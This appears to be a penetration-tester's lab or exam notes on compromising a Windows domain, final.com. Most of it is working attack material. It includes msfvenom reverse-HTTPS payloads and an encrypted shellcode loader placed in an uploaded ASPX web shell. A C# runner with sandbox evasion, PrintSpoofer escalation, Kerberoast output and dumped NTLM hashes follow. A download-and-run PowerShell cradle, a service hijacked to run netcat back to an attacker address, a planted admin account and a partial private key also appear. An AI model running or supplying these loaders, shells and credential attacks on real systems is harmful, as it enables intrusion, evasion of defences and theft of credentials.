

172.16.X.180
172.16.X.183
172.16.X.184
172.16.X.187
172.16.X.188
172.16.X.192
172.16.X.194
172.16.X.197
192.168.x.181
192.168.x.189

192.168.x.181

80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Home Page - Final Application
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: FINAL
| NetBIOS_Domain_Name: FINAL
| NetBIOS_Computer_Name: WEB05
| DNS_Domain_Name: final.com
| DNS_Computer_Name: web05.final.com
| DNS_Tree_Name: final.com
| Product_Version: 10.0.17763
|_ System_Time: 2021-02-16T13:35:05+00:00
| ssl-cert: Subject: commonName=web05.final.com
| Not valid before: 2020-10-26T12:28:25
|_ Not valid after: 2021-04-27T12:28:25
|_ ssl-date: 2021-02-16T13:35:07+00:00; -54s from scanner time.
9090/tcp open zeus-admin?
| fingerprint-strings:
| JavaRMI, LANDesk-RC, NULL:
|_ This is Zen HelpDesk, please perform the required authentication
1 service unrecognized despite returning data. If you know the service/ver

192.168.x.189

80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
135/tcp open msrpc Microsoft Windows RPC

445/tcp open microsoft-ds?

3389/tcp open ms-wbt-server Microsoft Terminal Services

| rdp-ntlm-info:

| Target_Name: FIREWALL02

| NetBIOS_Domain_Name: FIREWALL02

| NetBIOS_Computer_Name: FIREWALL02

| DNS_Domain_Name: firewall02

| DNS_Computer_Name: firewall02

| Product_Version: 10.0.17763

|_ System_Time: 2021-02-16T13:40:25+00:00

| ssl-cert: Subject: commonName=firewall02

| Not valid before: 2020-10-25T21:26:20

|_ Not valid after: 2021-04-26T21:26:20

|_ ssl-date: 2021-02-16T13:41:05+00:00; -6s from scanner time.

49669/tcp open msrpc Microsoft Windows RPC

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

|_ clock-skew: mean: -6s, deviation: 0s, median: -6s

| smb2-security-mode:

| 2.02:

|_ Message signing enabled but not required

| smb2-time:

| date: 2021-02-16T13:40:27

|_ start_date: N/A

Cyber Final CMS editor

This website is used to upload CMS layouts

Please upload the CMS template

File

Browse...

No file...lected.

Upload

Then we can upload aspx files here and go to them to trigger it

So we do same aspx file as in challenge #2

```
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.X.Y LPORT=443 -f aspx -o 3.aspx
```

Then I open aspx and add encryption to it. So we first use this caesar encrypt helper:

```
using System;  
using System.Collections.Generic;  
using System.Linq;  
using System.Text;  
using System.Threading.Tasks;
```

```
namespace CaesarEncrypt  
{  
    class Program  
    {  
        static void Main(string[] args)  
        {  
            byte[] buf = new byte[685] {shellcodeHere };  
  
            byte[] encoded = new byte[buf.Length];
```

```

        for (int i = 0; i < buf.Length; i++)
        {
            encoded[i] = (byte)((((uint)buf[i] + 5) & 0xFF);
        }
        StringBuilder hex = new StringBuilder(encoded.Length * 2);
        foreach (byte b in encoded)
        {
            hex.AppendFormat("0x{0:x2}, ", b);
        }
        Console.WriteLine("The payload is: " + hex.ToString());
    }
}

```

Then in 3.aspx, I modify it to this:

```

<%@ Page Language="C#" AutoEventWireup="true" %>
<%@ Import Namespace="System.IO" %>
<script runat="server">
    private static Int32 MEM_COMMIT=0x1000;
    private static IntPtr PAGE_EXECUTE_READWRITE=(IntPtr)0x40;

    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr, UIntPtr size, Int32
flAllocationType, IntPtr flProtect);

    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr CreateThread(IntPtr lpThreadAttributes, UIntPtr dwStackSize, IntPtr
lpStartAddress, IntPtr param, Int32 dwCreationFlags, ref IntPtr lpThreadId);

    [System.Runtime.InteropServices.DllImport("kernel32.dll", SetLastError = true, ExactSpelling
= true)]
    private static extern IntPtr VirtualAllocExNuma(IntPtr hProcess, IntPtr lpAddress, uint dwSize,
UInt32 flAllocationType, UInt32 flProtect, UInt32 nndPreferred);
    [System.Runtime.InteropServices.DllImport("kernel32.dll")]
    private static extern IntPtr GetCurrentProcess();

    protected void Page_Load(object sender, EventArgs e)
    {
        IntPtr mem = VirtualAllocExNuma(GetCurrentProcess(), IntPtr.Zero, 0x1000, 0x3000, 0x4,
0);
        if(mem == null)
        {
            return;
        }
    }
}

```

```

byte[] oe7hnH0 = new byte[685] {shellcodeHere};

for(int i = 0; i < oe7hnH0.Length; i++)
{
    oe7hnH0[i] = (byte)((((uint)oe7hnH0[i] - 5) & 0xFF);
}

IntPtr uKVv = VirtualAlloc(IntPtr.Zero, (UIntPtr)oe7hnH0.Length, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
System.Runtime.InteropServices.Marshal.Copy(oe7hnH0, 0, uKVv, oe7hnH0.Length);
IntPtr xE34tIARIB = IntPtr.Zero;
IntPtr iwuox = CreateThread(IntPtr.Zero, UIntPtr.Zero, uKVv, IntPtr.Zero, 0, ref xE34tIARIB);
}
</script>

```

```

meterpreter > getuid
Server username: IIS APPPOOL\DefaultAppPool
meterpreter > sysinfo
Computer      : WEB05
OS            : Windows 2016+ (10.0 Build 17763).
Architecture  : x64
System Language : en_US
Domain        : FINAL
Logged On Users : 9
Meterpreter    : x64/windows

```

SelImpersonatePrivilege Impersonate a client after authentication Enabled

So let's priv esc using this

```

c:\inetpub>more local.txt
more local.txt
09b72e94ac6c57f4171aab83f205e320

```

To generate the encrypted shellcode with XOR, I do:

```

msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.X.Y LPORT=443 -f raw -
o rulon.bin
root@kali:~/Ogimmeshellec/Lab# python xorenrypt.py rulon.bin

```

Then compile the gimmeshell.exe project on Windows private VM, which contains this code:

```

using System;
using System.Collections.Generic;

```

```
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Diagnostics;
using System.Runtime.InteropServices;
```

```
namespace gimmeshell
```

```
{
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint
flProtect);
        [DllImport("kernel32.dll")]
        static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr
lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
        [DllImport("kernel32.dll")]
        static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

        [DllImport("kernel32.dll")]
        static extern void Sleep(uint dwMilliseconds);
```

```
private static byte[] xor(byte[] cipher, byte[] key)
```

```
{
    byte[] xored = new byte[cipher.Length];

    for (int i = 0; i < cipher.Length; i++)
    {
        xored[i] = (byte)(cipher[i] ^ key[i % key.Length]);
    }

    return xored;
}
```

```
static void Main(string[] args)
```

```
{
    DateTime t1 = DateTime.Now;
    Sleep(4000);
    double t2 = DateTime.Now.Subtract(t1).TotalSeconds;
    if (t2 < 1.5)
    {
```

```

        return;
    }

    string key = "a70f8922029506d2e37f375fd638cdf9e2c039c8a1e6e01189eeb4efb";
    byte[] xorbuf = { encryptedShellcode };
    byte[] buf = xor(xorbuf, Encoding.ASCII.GetBytes(key));
    int size = buf.Length;

    IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);
    Marshal.Copy(buf, 0, addr, size);
    IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr,
    IntPtr.Zero, 0, IntPtr.Zero);
    WaitForSingleObject(hThread, 0xFFFFFFFF);

    }
}
}

```

Then name it rulon.exe in c:\windows\tasks

Then compile the PrintSpooferPrivesc from PDF

Then run the below commands

dir c:\windows\tasks

Directory: C:\windows\tasks

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a----	2/16/2021 6:03 AM	6144	rulon.exe
-a----	2/16/2021 6:04 AM	7680	PrintRulon.exe
-a----	2/16/2021 6:09 AM	158720	SpoolSample.exe

```

PS C:\windows\system32\inetsrv> c:\windows\tasks\PrintRulon.exe \\.\pipe\test\pipe\spoolss
c:\windows\tasks\PrintRulon.exe \\.\pipe\test\pipe\spoolss

```

^Z

Background channel 1? [y/N] y

meterpreter > shell

Process 2300 created.

Channel 2 created.

Microsoft Windows [Version 10.0.17763.1518]

(c) 2018 Microsoft Corporation. All rights reserved.

```
c:\windows\system32\inetsrv>c:\windows\tasks\SpoolSample.exe web05 web05/pipe/test
```

```
c:\windows\tasks\SpoolSample.exe web05 web05/pipe/test
```

```
[+] Converted DLL to shellcode
```

```
[+] Executing RDI
```

```
[+] Calling exported function
```

```
c:\windows\system32\inetsrv>^Z
```

```
Background channel 2? [y/N] y
```

```
meterpreter > channel -i 1
```

```
Interacting with channel 1...
```

```
Found sid S-1-5-18
```

```
Impersonated user is: NT AUTHORITY\SYSTEM
```

```
PS C:\windows\system32\inetsrv>
```

```
[*] https://192.168.X.Y:443 handling request from 192.168.x.181; (UUID: fvhay8aw) Staging x64 payload (202329 bytes) ...
```

```
[*] Meterpreter session 3 opened (192.168.X.Y:443 -> 192.168.x.181:49785) at 2021-02-16 15:12:07 +0100
```

```
3 meterpreter x64/windows NT AUTHORITY\SYSTEM @ WEB05 192.168.X.Y:443 -> 192.168.x.181:49785 (192.168.x.181)
```

Then we are system!

```
more c:\users\administrator\Desktop\proof.txt
```

```
89f4c005905e38f0b2da8699845c2c7d
```

```
Secret : _SC_Service1 / service 'Service1' with username : adminWebSvc@final.com  
cur/text: FGjksdff89sdfj
```

```
RID : 000001f4 (500)
```

```
User : Administrator
```

```
LM :
```

```
NTLM : 9689cee5c72d2ef437de593af89bb4ff
```

```
* Username : adminWebSvc
```

```
* Domain : FINAL
```

```
* NTLM : b0df1cb0819ca0b7d476d4c868175b94
```

```
* Username : WEB05$
```


* Domain : FINAL
* NTLM : ad2a0eacfd4c546f92b56018547a68dd

vi7&QE

```
. .\Invoke-Kerberoast.ps1
PS C:\Users> Invoke-Kerberoast -OutputFormat Hashcat
Invoke-Kerberoast -OutputFormat Hashcat

TicketByteHexString :
Hash : $krb5tgs$23*$sqlsvc03$final.com$MSSQLSvc/sql03.final.com:1433*$C7520D87FFEA6B2D69AC6F77DC748$
8EED4AC7F6DC42825B330063FCD56881D7CE3396C1DE95F8AB9C67D3D028C65975A6EB21C7D88E4AE1A4F3DADAF849E3
C758007FD96CA753020E77B4181B3336451E9566B3CDC9ED637D283D813C6E286C031175091FAF1A63FB23257EBEFE96
1E02FFA85A3CF8FD6765264F043D9B8836C480D17FD5304C9563CE5743F10C1CB5981976C71D869F57090EF001513C8F
E87CAEE417860C51D3F84571F8BA01E948968B6C7751D0D0BF4D92D4A395349739A39A6561722BB31A01805D31C019E0
897443C21453F45519D0D9F1C77186BFF34619C10E9B7FC93C141C22A81615C307350F7C4B034A745FE7884DE6058548
7C8F78FDAB72938AFC8F4D99526AFF199C1C9FF2990A778616E01AB45EDCA88E6920EB5D7D87FA8B4D9C11C2D091C99B
C00E4C628172B2176ED3F472209087C8A48D46791A61A270C3EFF469093CB83F8FCB2BA8D4D0BE2136B5680BF342EADC
5002C5942072988B80C04E6E4A58F9DDBA6E943220BB4576F399BD0FA81AB7FA6A96165803F00684A24F1305C2F7C14B
591A1B3C0A366BF832354251938FC586D4837B00F717BA6A8D82D980FB71D83911CB89A6D4F8E57BB1EE676B3852BBD6
B833788C1F5C1D00AD8670BC58E9E773597FBD56F9CA990A2ED5146E01F4857F06AE4FB4D3FC9A37BE34710869BBF558
87FDF9450C97F8727B8C56C0F245F237089E5ADA37588B48FE5D4D743ED5F5A7FD9C7792BCD3F2D1D912FDCA3FDD13CC
24A6E75DC6ED8D2709AA4A938643C4D615AFE9349F6046F160CF54519D8D630638F5657A6E30722357D95A6B69DA96F
E2690DA095E4F6F6A1669D8DEE743E7EB3FB6691801D3FFAD8308AA817B8680791399A42824C48E94709735E69C69CA2
E39BC9215C260D6DF3C1DBAA1368D4A5F5246536E1880EFAAC667A467DC632967F185E1F73D13E4C22FEF839883EC31E
90D735D8B2F5A548794ACE8FA15A0542DF966EF064189675F9AFF89DCD267E1396B833852309010C551E556AC6048360
84283764EBA99E6B141368D8D2D2343203ED6872E0096D232C3009C9ECCA9FA131DB2FCD88910C7D5ED662069F8F09A0
809053E7EE0C7B16B1980266136A710530EA707DF38AA8D55B991E73CFA67210696D04A587453ABCFCECE50A398CBF5
5EA51ACEFF70D7356355091EC319A0C53FD63425EBB41E4008E92352D3965316E780658621ABEFC168A9C30063EACB8A
17F0CA5CAD7CB0AA4F7CB28753D2B6936B64AEDA806DF0B13C8E9C1293B3F104BAB46AE2CE4568056DEB26395BABBED
309740AEB27EE960C3ABA212D6DEDC394CAE876913886F69A95C9DABA9394FAD469D500824ACC802EAF9AD63B75F7975
814F40380499D31C32FCE825A8E8E42D0D6D58E58821D5FE85A03

SamAccountName : sqlsvc03
DistinguishedName : CN=sqlsvc03,OU=FinalServices,OU=FinalUsers,DC=final,DC=com
ServicePrincipalName : MSSQLSvc/sql03.final.com:1433

TicketByteHexString :
Hash : $krb5tgs$23*$sqlsvc11$final.com$MSSQLSvc/sql11.final.com:1433*$D77195A8D402163AE21568D4A87BEEC3$
E876454E828FA0C595F52F7EACB6D3D05783D53AE047E060390E8235D9863E3D8ACA57DA859028F2FC1CD64C7476A9
46B225BFE49D83D9B70C2E1066278FEA709D721D06FCCA2384F05A18835670B2D3004576D9AF7C8C4425565100F3A55E3
9E2878B2EB65125EA429DD756D760E0847D8839610E92F186F762210B8D2B3A7168B7457853DF39F21BFC6D99E4EFE6D
EFD6DFBAE7E34A238DA6D8860449BA9D0A57FD5CF7E4AD5EEBA4FF5F546E89B99846AE7AFFE79AF582B7F2B48B08B9DE
1080E15C025AF9DE8DFAE589432902287C4C383F8BDB6074AE8263F3D224E57787343AFBE886732C2281DACB4215D6CD
006247B858B4A799024E11F9C46B78DA2332E2C3282437A21A2539E9B8959D2DF1B561FC3A90C91EE71E1A7EF6392758
F1B87F09A970CECF1047E00AF1EF572A9665AD6A22640AD14ED56CAE9DBE2D8665DAB8DFC5F216AF7CE3971AF36152B
53D84BCDE7F07D949D4ACB2C719DE5652D875083684546BAC7AB91DFFBFC6B085467E196E00110FAC547AE122F9150
33C73BF99A5C75802B2E6A2D0F03189C823391381F49FE1A30CCF6A3FACB87990B64F2EA92B4A520181C77338DD78D67
5F4BB4931D308A0D5E8A1E754C97CFDD9150550D36854B5F2932345284320B04609BA5B84A84DEA2408CF8A604BB15
6C7ABAE9087A52747E86773362C8194677C201A19984F230556673F7FDA671C1F3460659188C6CA4C84864A7ED1CC9
F984329657D8DC594F092815E24B91009F8C8CA40B0F02445668696DD68CC528CC427FBA848C9E71F28D80A6CCF06B26
C907FE0A08F14A5A85F5CD7C7C51F33FEFE8D89FA2EADD36286DDE12C58A2192E44A7D8598DA9D8ABFE75269E97E
B6C962488A0449D407C64B978511FDA3CE8E57499BAF0A4793FD8146E71C1556F38EEC110F471828AB55779A18B0C800
E8C8CA8268BEF011DEA82E5EA3CFE7B1705A311765C81A6CDE08865B09FC0AD2AE622250A8B159D815DF3DE653C5172D
06B4D95E3E62270D419CA2F6790CF2930F0A514F569973AA2BE1F5BB11654BA6EEC00ED4754B92171E7FA3F144C1CAF2
CD1AC98AADA9A9849673015706FB76E36F015FEBD59727EE9510AC8128AA8371C82230BA93CFB95311A5B654E039737
C8A2C0B1E7F7B0EA1FEF233E10ACC181D1E27E5A1E387FC9175403D0D9E54C00DC4184D3A460B4212B47DA32723F82A
3C0581AE603AFBA9B363BC169F78BFEBF835060807B612C96DA14CAFE55427A73A6A990121A7F30A7F199330DCBFF87CB
CA4272D5EB9C2549E6FEF3703C32E863FD03F3160DEABBB003E2512A9D62404D3222EA55C8EF472C366623ED44CE849
605540E6A41914E199BB51B38ECF0BA229AC7B1A43C63A2A8C11
```

.\SharpHound.exe --CollectionMethod All --Domain final.com

The user ADMINWEBSVC@FINAL.COM is a member of the group
[WEBADMINS@FINAL.COM](#).

The members of the group WEBADMINS@FINAL.COM have the capability to change the user
NINA@FINAL.COM's password without knowing that user's current password.

```
$credsrulon = New-Object System.Management.Automation.PSCredential
("final.com\adminWebSvc", (ConvertTo-SecureString "FGjksdff89sdfj" -AsPlainText -Force))
$UserPassword = ConvertTo-SecureString 'PasswordRulon123!' -AsPlainText -Force
Set-DomainUserPassword -Identity nina -AccountPassword $UserPassword -Credential
$credsrulon -Verbose
VERBOSE: [Get-PrincipalContext] Using alternate credentials
VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user 'nina'
VERBOSE: [Set-DomainUserPassword] Password for user 'nina' successfully reset
```

Get-DomainComputer -Properties DnsHostName

dnshostname

dc01.final.com
sql03.final.com
sql11.final.com
web05.final.com
jump03.final.com
ansible06

172.16.X.180 - dc01.final.com
172.16.X.187 - sql03.final.com
172.16.X.188 - sql11.final.com
172.16.X.183 - jump03.final.com
172.16.X.184 - ansible06
172.16.X.192 - dc02.dev.final.com
172.16.X.194 - web06.dev.final.com
172.16.X.197 - appserver05.dev.final.com

Then we portscan them:

Invoke-Portscan -Hosts 172.16.X.184 -Ports

"21,22,23,53,69,71,80,88,98,110,139,111,389,443,445,1080,1433,2001,2049,3001,3128,5222,
5985,5986,6667,6868,7777,7878,8000,8080,1521,3306,3389,5801,5900,5555,5901" | Select -
ExpandProperty openPorts

172.16.X.180 - dc01.final.com

53

88

139
389
445
5985
3389

172.16.X.187 - sql03.final.com

445/tcp open microsoft-ds?

1433/tcp open ms-sql-s Microsoft SQL Server 15.00.2000.00

| ms-sql-ntlm-info:

| Target_Name: FINAL

| NetBIOS_Domain_Name: FINAL

| NetBIOS_Computer_Name: SQL03

| DNS_Domain_Name: final.com

| DNS_Computer_Name: sql03.final.com

| DNS_Tree_Name: final.com

|_ Product_Version: 10.0.17763

| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback

| Issuer: commonName=SSL_Self_Signed_Fallback

| Public Key type: rsa

| Public Key bits: 2048

| Signature Algorithm: sha256WithRSAEncryption

| Not valid before: 2021-02-19T06:37:50

| Not valid after: 2051-02-19T06:37:50

| MD5: fefa d01e f133 358e 0ca5 53a9 2875 3260

|_ SHA-1: e44e 17aa 67b7 ceeaa 3301 dcd8 82ad 19c1 144e b73d

|_ ssl-date: 2021-02-19T12:41:52+00:00; -47s from scanner time.

3389/tcp open ms-wbt-server Microsoft Terminal Services

| ssl-cert: Subject: commonName=sql03.final.com

| Issuer: commonName=sql03.final.com

| Public Key type: rsa

| Public Key bits: 2048

| Signature Algorithm: sha256WithRSAEncryption

| Not valid before: 2020-10-26T11:06:48

| Not valid after: 2021-04-27T11:06:48

| MD5: 47f4 a744 ca7a ea72 860a 67bb 285d 5843

|_ SHA-1: 9650 1b2b 48d8 4029 956a e83f 32f4 d5e0 7a73 1ccd

|_ ssl-date: 2021-02-19T12:41:52+00:00; -47s from scanner time.

MAC Address: 00:50:56:86:A0:9C (VMware)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

|_ clock-skew: mean: -47s, deviation: 0s, median: -47s

| ms-sql-info:

| 172.16.X.187:1433:
| Version:
| name: Microsoft SQL Server
| number: 15.00.2000.00
| Product: Microsoft SQL Server
|_ TCP port: 1433
|_p2p-conficker: ERROR: Script execution failed (use -d to debug)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2021-02-19T12:41:45
|_ start_date: N/A

172.16.X.188 - sql11.final.com

445/tcp open microsoft-ds?
1433/tcp open ms-sql-s Microsoft SQL Server 15.00.2000.00
| ms-sql-ntlm-info:
| Target_Name: FINAL
| NetBIOS_Domain_Name: FINAL
| NetBIOS_Computer_Name: SQL11
| DNS_Domain_Name: final.com
| DNS_Computer_Name: sql11.final.com
| DNS_Tree_Name: final.com
|_ Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-02-18T07:40:16
|_ Not valid after: 2051-02-18T07:40:16
|_ ssl-date: 2021-02-18T10:28:44+00:00; -18s from scanner time.
3389/tcp open ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=sql11.final.com
| Not valid before: 2020-10-26T11:07:15
|_ Not valid after: 2021-04-27T11:07:15
|_ ssl-date: 2021-02-18T10:28:44+00:00; -18s from scanner time.
5985/tcp open ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
MAC Address: 00:50:56:86:A8:60 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

|_ clock-skew: mean: -18s, deviation: 0s, median: -18s
| ms-sql-info:

| 172.16.X.188:1433:
| Version:
| name: Microsoft SQL Server
| number: 15.00.2000.00
| Product: Microsoft SQL Server
|_ TCP port: 1433
|_p2p-conficker: ERROR: Script execution failed (use -d to debug)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2021-02-18T10:28:38
|_ start_date: N/A

172.16.X.184 - ansible06

22

172.16.X.194 - web06.dev.final.com

80/tcp open ssl/http Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.2.34)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.2.34
|_http-title: Final Web Store
445/tcp open microsoft-ds?
3389/tcp open ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=web06.dev.final.com
| Not valid before: 2020-10-26T11:34:37
|_ Not valid after: 2021-04-27T11:34:37
|_ssl-date: 2021-02-18T09:24:21+00:00; -1s from scanner time.
5985/tcp open ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8080/tcp open ssl/http Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.2.34)
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.2.34
|_http-title: Final CMS App
MAC Address: 00:50:56:86:EE:82 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

|_p2p-conficker: ERROR: Script execution failed (use -d to debug)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:

| date: 2021-02-18T09:24:11|_ start_date: N/A

172.16.X.197

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)

Then we setup socks4a and autoroute through meterpreter by doing:

PS C:\Users> ^Z

Background channel 2? [y/N] y

meterpreter > run autoroute -s 172.16.X.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.

[!] Example: run post/multi/manage/autoroute OPTION=value [...]

[*] Adding a route to 172.16.X.0/255.255.255.0...

[+] Added route to 172.16.X.0/255.255.255.0 via 192.168.x.181

[*] Use the -p option to list all active routes

meterpreter > background

[*] Backgrounding session 4...

msf5 exploit(multi/handler) > use auxiliary/server/socks4a

msf5 auxiliary(server/socks4a) > set SRVHOST 127.0.0.1

SRVHOST => 127.0.0.1

msf5 auxiliary(server/socks4a) > run -j

[*] Auxiliary module running as background job 1.

[*] Starting the socks4a proxy server

Then to make sure proxychains work, I can login as administrator on web05 machine:

proxychains python3 /opt/Windows/Impacket/examples/psexec.py -hashes

:9689cee5c72d2ef437de593af89bb4ff administrator@172.16.X.181

Tommy is a user on Linux machine

memberof : {CN=LinuxUsers,OU=FinalGroups,DC=final,DC=com,

CN=MgtUsers,OU=FinalGroups,DC=final,DC=com}

Then I run BloodHound with new creds:

.\SharpHound.exe --CollectionMethod All,GPOLocalGroup,LoggedOn --domain dev.final.com --

ldapusername nina --ldappassword 'PasswordRulon123!'

.\SharpHound.exe --CollectionMethod All,GPOLocalGroup,LoggedOn --domain final.com --

ldapusername nina --ldappassword 'PasswordRulon123!'

Then we see in BH this:

The members of the group MGTUSERS@FINAL.COM have the capability to create a Remote Desktop Connection with the computer JUMP03.FINAL.COM.

And Nina is a member of MgtUsers

So let's RDP to jump03 - 172.16.X.183

hostname

jump03

whoami

final\nina

more local.txt

911430e89bd98320be4673732818eaa0

[*] Found 1 result(s).

Name : SNMPTRAP

ImagePath : C:\Windows\System32\snmptrap.exe

User : NT AUTHORITY\LocalService

Status : Stopped

UserCanStart : True

UserCanRestart : True

To get my shell back, I do:

```
msfconsole -x 'use auxiliary/server/socks4a; set SRVPORT 1080; set SRVHOST 127.0.0.1; run -j; use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter/reverse_https; set LHOST 192.168.X.Y; set LPORT 443; set EXITONSESSION false; set AutoRunScript "autoroute -s 172.16.X.0/24"; run'
```

Upload 3.aspx, then I can connect to web05:

```
proxychains python3 /opt/Windows/Impacket/examples/psexec.py -hashes :9689cee5c72d2ef437de593af89bb4ff administrator@172.16.X.181
```

Then I find web06.final.com by enumerating get-domainuser from jump03

So let's portscan it:

```
IEX(New-Object Net.webclient).downloadString('http://192.168.X.Y/Invoke-Portscan.ps1')
```

```
Invoke-Portscan -Hosts 172.16.X.194 -Ports
```


```
"21,22,23,53,69,71,80,88,98,110,139,111,389,443,445,1080,1433,2001,2049,3001,3128,5222,5985,5986,6667,6868,7777,7878,8000,8080,1521,3306,3389,5801,5900,5555,5901" | Select -ExpandProperty openPorts
```

```
80
```

```
445
```

5985
8080
3389

Then we can reach web06.dev.final.com through proxychains



On port 8080, we have:

<http://172.16.X.194:8080/>

This is the CMS development app

Diana

CN=Domain Admins,CN=Users,DC=dev,DC=final,DC=com so Domain admin on dev.final.com

```
C:\Users\nina>sc config SNMPTRAP obj= "NT AUTHORITY\SYSTEM" password= ""  
[SC] ChangeServiceConfig SUCCESS
```

```
C:\Users\nina>sc config snmptrap binpath= "c:\users\nina\nc64.exe 192.168.X.Y 80 -e  
cmd.exe"  
[SC] ChangeServiceConfig SUCCESS
```

```
C:\Users\nina>sc qc snmptrap  
[SC] QueryServiceConfig SUCCESS
```

```
SERVICE_NAME: snmptrap  
        TYPE               : 10  WIN32_OWN_PROCESS  
        START_TYPE          : 2   AUTO_START  
        ERROR_CONTROL        : 1   NORMAL  
        BINARY_PATH_NAME     : c:\users\nina\nc64.exe 192.168.X.Y 80 -e cmd.exe  
        LOAD_ORDER_GROUP     :  
        TAG                  : 0  
        DISPLAY_NAME         : SNMP Trap  
        DEPENDENCIES          :  
        SERVICE_START_NAME   : NT AUTHORITY\SYSTEM
```



```
C:\Users\nina>sc start snmptrap
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

C:\Users\nina>
```

Invoke-ServiceAbuse -ServiceName 'SNMPTRAP'

ServiceAbused Command

```
-----
SNMPTRAP    net user john Password123! /add && net localgroup Administrators john /add
net users
```

User accounts for \\JUMP03

```
-----
Administrator      DefaultAccount      Guest
john                WDAGUtilityAccount
The command completed successfully.
```

So it worked! John is now admin, and we can now RDP to jump03 and grab proof.txt:

89f4c005905e38f0b2da8699845c2c7d

Then we get tommy's id_rsa:

more id_rsa

-----BEGIN RSA PRIVATE KEY-----

```
MIIEpQIBAAKCAQEAjDD/vFcPIFAHQyy/3ZDJwlm1X3mgeEUoAr5PfxJzX/TRf2A+
AYIQOgZxBaoOC9CTwJ+7jSkJvJAuq7P5IDZFcLb+hEXUt8DxG37+zm8AwmRLVysF
S/qMRgznQ2JnvuvbhTam6YowbcgQXcCx+a6wAhL/4o4/STwg0Xbm9Hek7sevbWqa
vLLikbh4Z6JQ0hEVudT20gwkY5nOeDnXB0A8yhTJvBXQB/LYgflAAclX/jwpa6h7
MZe2fSdPpkIWJoDLgVkv5j5EsAn8mZdf6EvPWYAy3DHpOC8UUwYaNdszrCg+0Rg
KxyoVikHk7m6ib4z9E8SxoUOXVMfnw6NWLzZqwIDAQABAoIBAQCNPNGJCwJaoKaE
7531GVjwe6AXQxU0cVUhd24M7kHVOsoS6BWM74Aa7A1eHGGd6nFEe81wpl+L45HT
5OhwMQXF9sXtBp8vGkja4XA9c5avnF7+Njo2QHKA20eN9E3E65m9TEF1vLAfdPQ
gcZ5eOspGns21kzaimgxahyss0IWxlVAY/dSs4dbP+/7NZPQjnw7lpEPsMlmFfFn
xTljuhQWfeZHEdQH+A8Qx7HfIema4MYZ4labOzWUm2oXTbNpK7CiElmTvWIOdiv
nesJtH+zhzxn6ydmvQIP/mtFYsNFhTuVjJ4Grzb70fll/IJztn7xnnJQhfLnZ/Yg
++58j91JAoGBANK120uDbGgQN3tvuXEKlyXvf6jF1wISF8EAWVEa90CI8wAkyvL8
N7gKAySR7CKpuKOxPRqUw0UoMG5fPOapy0B0l7ipm15/d+ybdrEiOS/2MLyWG3aX
```

wMBAPvwCU2HrplxoW65ALeVhfyS0Eil5qfgfl7XJeywRMyUbjc4IRTYNAoGBAMGD
ShJqQz2CNcz+QyOuBXe8vdvdfNqF20k8dh7QGopo0n2ktazDWHWJEkKuGpYc9tmv
